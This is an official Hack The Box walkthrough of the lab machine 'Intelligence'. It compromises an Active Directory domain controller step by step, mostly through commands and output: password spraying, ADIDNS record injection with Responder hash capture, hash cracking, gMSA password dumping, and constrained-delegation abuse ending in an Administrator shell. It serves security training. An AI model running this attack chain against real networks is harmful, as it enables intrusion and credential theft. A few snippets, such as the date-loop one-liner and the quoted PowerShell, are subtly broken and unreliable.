HACKTHEBOX

Intelligence

25th Nov 2021 / Document No D21.100.143

Prepared By: polarbearer

Machine Author(s): Micah

Difficulty: Medium

Classification: Official

Synopsis

Intelligence is a medium difficulty Windows machine that showcases a number of common attacks in an Active Directory environment. After retrieving internal PDF documents stored on the web server (by brute-forcing a common naming scheme) and inspecting their contents and metadata, which reveal a default password and a list of potential AD users, password spraying leads to the discovery of a valid user account, granting initial foothold on the system. A scheduled PowerShell script that sends authenticated requests to web servers based on their hostname is discovered; by adding a custom DNS record, it is possible to force a request that can be intercepted to capture the hash of a second user, which is easily crackable. This user is allowed to read the password of a group managed service account, which in turn has constrained delegation access to the domain controller, resulting in a shell with administrative privileges.

Skills Required

- Password spraying
- Password cracking
- Basic Active Directory knowledge

Skills Learned

- ADIDNS abuse
- `ReadGMSAPassword` abuse
- Constrained delegation abuse

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.248 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.248
```

```
nmap -sC -sV -p$ports 10.10.10.248

Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-25 15:13 CET
Nmap scan report for 10.10.10.248
Host is up (0.31s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Intelligence
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-11-25 22:13:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site:
Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2021-11-25T22:15:36+00:00; +7h59m58s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site:
Default-First-Site-Name)
|_ssl-date: 2021-11-25T22:15:36+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site:
Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
|_ssl-date: 2021-11-25T22:15:36+00:00; +7h59m59s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site:
Default-First-Site-Name)
|_ssl-date: 2021-11-25T22:15:36+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
| Not valid before: 2021-04-19T00:43:16
|_Not valid after:  2022-04-19T00:43:16
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49705/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
55965/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-11-25T22:15:00
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.84 second
```

The nmap output seems to indicate that the machine is an Active Directory Domain Controller on the `intelligence.htb` domain. In addition to standard AD services, the IIS web server is listening on its default port.

IIS

Browsing to port 80 we get a static web page, which at first sight does not seem to contain any interesting or useful data.

However, looking at HTML links, we notice a couple of different PDF files inside a `Documents` directory:

```
<a href="documents/2020-01-01-upload.pdf" class="badge badge-secondary">Download</a>
<a href="documents/2020-12-15-upload.pdf" class="badge badge-secondary">Download</a>
```

Directory listing is not allowed; however, the files seem to follow a common naming scheme.

Foothold

We can use the following Bash one-liner to download all available PDF files starting from a chosen date (i.e. 2020-01-01). To speed up the process, we use the `-P` option to run twenty parallel `wget` processes with `xargs`.

```
d=2020-01-01; while [ "$d" != `date -I` ]; do echo "http://10.10.10.248/Documents/$d-upload.pdf"; done | xargs -n 1 -P 20 wget < list 2>/dev/null
```

Several files are downloaded. First we inspect the metadata to retrieve any potential user name:

```
exiftool -Creator -csv *pdf | cut -d, -f2 | sort | uniq > userlist
```

The `pdftotext` tool (provided by the `poppler-utils` package on Debian-based systems) can be used to convert the downloaded PDF files to text:

```
for f in *pdf; do pdftotext $f; done
```

By running the `head` command we can display the first line of each text file and quickly pick out the ones that contain useful information:

```
head -n1 *txt
```

We find two interesting documents:

```
==> 2020-06-04-upload.txt <==
New Account Guide

==> 2020-12-30-upload.txt <==
Internal IT Update
```

We display their full contents:

```
cat 2020-{06-04,12-30}-upload.txt
```

```
cat 2020-{06-04,12-30}-upload.txt

New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.


Internal IT Update
There has recently been some outages on our web servers. Ted has gotten a
script in place to help notify us if this happens again.
Also, after discussion following our recent security audit we are in the process
of locking down our service accounts.
```

We have obtained a default password, which we can spray against our user list using the `kerbrute` tool:

```
kerbrute passwordspray userlist NewIntelligenceCorpUser9876 --dc 10.10.10.248 -d
intelligence.htb
```

```
kerbrute passwordspray userlist NewIntelligenceCorpUser9876 --dc 10.10.10.248 -d intelligence.htb

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/25/21 - Ronnie Flathers @ropnop

2021/11/25 17:01:59 >  Using KDC(s):
2021/11/25 17:01:59 >   10.10.10.248:88

2021/11/25 17:02:00 >  [+] VALID LOGIN WITH ERROR:
Tiffany.Molina@intelligence.htb:NewIntelligenceCorpUser9876     (Clock skew is too great)
2021/11/25 17:02:00 >  Done! Tested 31 logins (1 successes) in 0.913 seconds
```

We now have valid credentials for the user `Tiffany.Molina`, which can be used to connect to the `Users` share and read the user flag.

```
smbclient.py Tiffany.Molina:NewIntelligenceCorpUser9876@10.10.10.248
```

```
smbclient.py Tiffany.Molina:NewIntelligenceCorpUser9876@10.10.10.248
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
IPC$
IT
NETLOGON
SYSVOL
Users

# use Users

# ls
drw-rw-rw-          0  Mon Apr 19 03:20:26 2021 .
drw-rw-rw-          0  Mon Apr 19 03:20:26 2021 ..
drw-rw-rw-          0  Mon Apr 19 02:18:39 2021 Administrator
drw-rw-rw-          0  Mon Apr 19 05:16:30 2021 All Users
drw-rw-rw-          0  Mon Apr 19 04:17:40 2021 Default
drw-rw-rw-          0  Mon Apr 19 05:16:30 2021 Default User
-rw-rw-rw-        174  Mon Apr 19 05:15:17 2021 desktop.ini
drw-rw-rw-          0  Mon Apr 19 02:18:39 2021 Public
drw-rw-rw-          0  Mon Apr 19 03:20:26 2021 Ted.Graves
drw-rw-rw-          0  Mon Apr 19 02:51:46 2021 Tiffany.Molina

# get Tiffany.Molina\Desktop\user.txt
# exit
```

Lateral Movement

On the `IT` share we find a script called `downdetector.ps1`:

```
smbclient.py Tiffany.Molina:NewIntelligenceCorpUser9876@10.10.10.248
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# use IT

# ls
drw-rw-rw-          0  Mon Apr 19 02:50:58 2021 .
drw-rw-rw-          0  Mon Apr 19 02:50:58 2021 ..
-rw-rw-rw-       1046  Mon Apr 19 02:50:58 2021 downdetector.ps1

# get downdetector.ps1
```

We review the source code:

```
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem
"AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" |
Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves
<Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

The script loops through DNS records and sends an authenticated request to any host having a name starting with `web` in order to check its status. We can leverage the permission (granted by default to authenticated users) to create arbitrary DNS records on the Active Directory Integrated DNS (ADIDNS) zone to add a new record that points to our own IP address. This can be accomplished using the `dnstool.py` script from krbrelayx:

```
dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 10.10.10.248
-a add -r web1 -d 10.10.14.58 -t A
```

We run Responder to intercept the request:

```
responder -I tun0
```

After a few minutes we get a hash for the user `Ted.Graves`:

```
[HTTP] NTLMv2 Client   : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     :
Ted.Graves::intelligence:e95a1e793cec1ae5:BF37154FE69F0B57D61449C921398743:0101000000000000B6F413715BE2D7010FD94
36F06B6E0D900000000020008005000 4C005A00520001001E00570049004E002D0036005A004200550044004B0053004D00590057004F000
400140050004C005A0052002E004C004F00430041004C00030034005700490 04E002D0036005A004200550044004B0053004D00590057004
F002E0050004C005A0052002E004C004F00430041004C00050014005000 4C005A0052002E004C004F00430041004C0008003000300000000
0000000000000000020000 0CD298F7CEC0C60245B0137A7F4EE0E8835EF566A532672F586432820527A20A50A001000000000000000000000
0000000000000000090034004800540054005000 2F007700650062003100 2E0069006E00740065006C006C00690067006500 6E00630065002
E00680074006200000000000000000000
```

The hash is easily crackable:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

<SNIP>
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Mr.Teddy         (Ted.Graves)
```

Privilege Escalation


One of the internal documents retrieved during the initial phase hinted at potential security issues with service accounts. Using the newly obtained credentials for `Ted.Graves` we can enumerate the domain with the tool Bloodhound. We run the `bloodhound-python` ingestor:

```
bloodhound-python -d intelligence.htb -u Ted.Graves -p Mr.Teddy -ns 10.10.10.248 -c All
```

```
bloodhound-python -d intelligence.htb -u Ted.Graves -p Mr.Teddy -ns 10.10.10.248 -c All

INFO: Found AD domain: intelligence.htb
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Found 42 users
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: svc_int.intelligence.htb
INFO: Querying computer: dc.intelligence.htb
WARNING: Could not resolve: svc_int.intelligence.htb: The DNS query name does not exist:
svc_int.intelligence.htb.
INFO: Done in 00M 18S
```

We import the collected Json files in Bloodhound and then look at `Shortest Paths to High Value Targets`:



We can see that our user is a member of the `ITSUPPORT` group, which has `ReadGMSAPassword` rights on `SVC_INT` which in turn has `AllowedToDelegate` rights to the Domain Controller. We can use the gMSADumper tool to get the service account password hash:

```
git clone https://github.com/micahvandeusen/gMSADumper
python gMSADumper/gMSADumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb -l
10.10.10.248
```

```
python gMSADumper/gMSADumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb -l 10.10.10.248

Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::b98d4cef68f72a98dfeed732d1b1abca
```

We can now abuse constrained delegation to request a TGT for the Administrator user (if the clock skew is too high, we can use a tool like `ntpdate` to adjust our time):

```
echo "10.10.10.248 intelligence.htb" | sudo tee -a /etc/hosts
sudo ntpdate -s 10.10.10.248
getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator
intelligence.htb/svc_int -hashes :b98d4cef68f72a98dfeed732d1b1abca
```

```
getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int -hashes
:b98d4cef68f72a98dfeed732d1b1abca
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

We can now use the acquired ticket to get a shell as Administrator via `wmiexec.py`:

```
export KRB5CCNAME=Administrator.ccache
echo "10.10.10.248 dc.intelligence.htb" | sudo tee -a /etc/hosts
wmiexec.py -k -no-pass dc.intelligence.htb
```

```
wmiexec.py -k -no-pass dc.intelligence.htb
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
intelligence\administrator
```